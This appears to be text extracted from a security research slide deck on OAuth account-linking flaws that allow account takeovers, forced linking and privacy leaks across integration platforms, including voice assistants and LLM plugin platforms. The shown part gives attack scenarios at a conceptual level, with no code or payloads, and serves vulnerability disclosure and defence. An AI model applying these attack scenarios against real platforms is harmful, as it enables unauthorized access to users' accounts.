


# One Hack to Rule Them All: Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services

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Adonis Fung<sup>2</sup>, Julien Lecomte<sup>2</sup>, Wing Cheong Lau<sup>1</sup>

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# About us



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PhD Candidate



**Xianbo Wang**  
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 @sanebow



**Wing Cheong Lau**  
Professor




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\* Part of the work done while interning at Samsung



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Samsung Research America

**Samsung Research America**

# Agenda

- 1. Executive Summary**
- 2. Protocol Analysis: Challenges, Flaws, Attacks & Defenses**
- 3. Impact Analysis: Testing & securing 20+ integration platforms**
- 4. Case Study: One concrete example of attack**
- 5. Key Takeaways**

# Executive Summary

# What is an Integration Platform?

## Workflow Automation Platforms



Microsoft  
Power Automate



## IoT Platforms/ Smart Homes



Google Home

## Virtual Voice Assistants




Google Assistant



## LLM Platforms with Plugins



# What is an Integration Platform?



- **Integration Platform** Connects and Aggregates functionalities of diverse apps/services
- **Account Linking** Links the end-user's App accounts to Integration platform account
- **OAuth** is the de facto standard protocol to achieve Account Linking

# Open Marketplace Design



**Top Skills**

- SiriusXM  
*"Alexa, play the Highway on SiriusXM"*  
Streaming Services
- Song Quiz  
*"Alexa, start Song Quiz"*  
Games
- iHeartRadio  
*"Alexa, play z. one hundred"*  
Music Info, Reviews & Recognition Services
- Spotify  
*"Alexa, Play Spotify"*  
Podcasts
- Rain Sounds by Sleep Jar®  
*"Alexa, open Rain Sounds"*  
Relax to gentle rain sounds
- Local radio stations  
*"Alexa, play K-Love radio"*  
Streaming Services
- Smart Life  
*"Alexa, turn on hallway light"*  
Smart Home

**Home Devices More**



## Microsoft Power Automate

**Power Automate**

All connectors

|                    |               |                     |                   |                    |                 |                  |                    |
|--------------------|---------------|---------------------|-------------------|--------------------|-----------------|------------------|--------------------|
| Office 365 Outl... | SharePoint    | Microsoft Data...   | OneDrive for B... | Microsoft Forms    | Planner         | Microsoft Teams  | Outlook.com        |
| RSS                | SQL Server    | Power BI            | Azure DevOps      | OneNote (Busi...)  | Notifications   | Office 365 Users | Google Calendar    |
| Approvals          | X             | Excel Online (B...) | Mail              | Microsoft To-D...  | Gmail           | MSN Weather      | Outlook Tasks      |
| Custom connectors  | Dropbox       | Trello              | Project Online    | Azure Applicati... | Project Roadmap | File System      | FTP                |
| Machines           | Viva Engage   | Slack               | GitHub            | YouTube            | Todoist         | OneDrive         | Azure Blob Stor... |
| Connectors         | Ask a chatbot | #                   | GitLab            | Salesforce         | Azure Storage   | Salesforce       |                    |

**Environments** The Chinese University ... ?

**Anyone can publish an app**

# When Account Linking goes Wrong

LGTM !



User controls their own apps, services or devices

Unauthorized Access



Account Takeovers

Privacy Leakage



Forced Account Linking

# When Account Linking goes Wrong

LGTM !

User's Platform Account

Same User's App Account

Unauthorized Access

Attacker's Platform Account

Victim's App Account

Privacy Leakage

Victim's Platform Account

Attacker's App Account

User controls their own apps, services or devices

Account Takeovers

Forced Account Linking

Attacker as a  
**Malicious App**

Victim's  
**Benign App Account**



# When Account Linking goes Wrong

LGTM !

User's Platform Account

Same User's App Account

Unauthorized Access

Attacker's Platform Account

Victim's App Account

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Victim's Platform Account

Attacker's App Account

User controls their own apps, services or devices

Account Takeovers


Forced Account Linking

**Attacker** as a Platform User

**Victim's** Benign App Account




# Quick Demo



# Protocol Analysis

# Recall: Traditional OAuth OAuth 2.0 Authorization Code Grant



However

